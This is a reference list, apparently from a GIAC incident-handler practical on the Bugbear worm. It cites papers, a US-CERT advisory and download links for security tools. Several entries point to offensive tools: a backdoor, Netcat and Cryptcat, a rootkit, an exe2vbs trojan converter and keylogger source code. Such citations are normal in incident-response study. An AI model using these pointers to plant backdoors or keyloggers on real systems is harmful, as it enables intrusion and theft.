Bas Debbink, “Bugbear worms its way to the Top: An Analysis of a Bugbear Infection”, http://www.giac.org/practical/GCIH/Bas_Debbink_GCIH.pdf.

Gary Delaney, “An Examination of the W32/Bugbear worm”, GIAC Certified Incident Handler Practical, http://www.giac.org/practical/GCIH/Gary_Delaney_GCIH.pdf.

VMware Inc., VMware Workstation 4.0, http://www.vmware.com.

Free Software Foundation, GNU wget, http://wget.sunsite.dk.

Jelmer, Proof of Concept Exploit Code, http://www.malware.com/junk-de-lux.html.

US-CERT, Vulnerability Note #323070 “Outlook Express MHTML protocol handler does not properly validate location of alternate data”, http://www.kb.cert.org/vuls/id/323070.

Arne Vidstrom, Tini backdoor program, http://www.ntsecurity.nu/downloads/tini.exe.

Data Rescue SA, IDA Pro disassembler, http://www.datarescue.com/idabase.

Data Rescue SA, IDA Freeware disassembler, http://www.simtel.net/pub/pd/29498.html.

Hobbit, Netcat for Windows, http://www.atstake.com/research/tools/network_utilities/nc11nt.zip.

Farm9.com inc., Cryptcat, http://farm9.org/Cryptcat/cryptcat_nt.zip.

Philippe Jounin, Tcp4u, http://perso.wanadoo.fr/philippe.jounin/download/tcp4u331.zip.

Aphex, AFX Root Kit 2003, http://www.iamaphex.net/modules.php?op=modload&name=Downloads&file=index&req=getit&lid=9.

Dizzie, exe2vbs conversion utility, http://packetstormsecurity.org/trojans/exe2vbs.zip.

Markus F. X. J. Oberhumer & Laszlo Molnar, UPX: the Ultimate Packer for eXecutables, http://upx.sourceforge.net/download/upx124w.zip.

VCHM Inc., Visual CHM, http://www.vchm.com.

Tran Cat Khanh, source code for Hooker keylogger version 2.5, http://www.freewebs.com/esplin/Hooker25.zip.

Dynamic Network Services Inc., Dynamic DNS, http://www.dyndns.org/services/dyndns.

Fyodor, Nmap port scanner, http://www.insecure.org/nmap. The windows version of nmap that we are using can be found at http://download.insecure.org/nmap/dist/nmap-3.50-win32.zip

The Nessus Project, Nessus security scanner, http://www.nessus.org.

Tenable Network Security Inc., NeWT port of Nessus that runs on Microsoft Windows Operating System, http://www.tenablesecurity.com/newt.html.

p0f was developed by Michael Zalewski and William Stearns and can be downloaded from http://www.stearns.org/p0f, a windows version is available at http://lcamtuf.coredump.cx/p0f-win32.zip.

DMZ Services Inc., Forensics Incident Response Environment, http://fire.dmzs.com. http://prdownloads.sourceforge.net/biatchux/fire-0.4a.iso?download is the location of the ISO9660 image that can be burned onto a CD.

Tcpdump Project, tcpdump, http://www.tcpdump.org. There is a Windows version available called WINdump at http://netgroup-serv.polito.it/windump.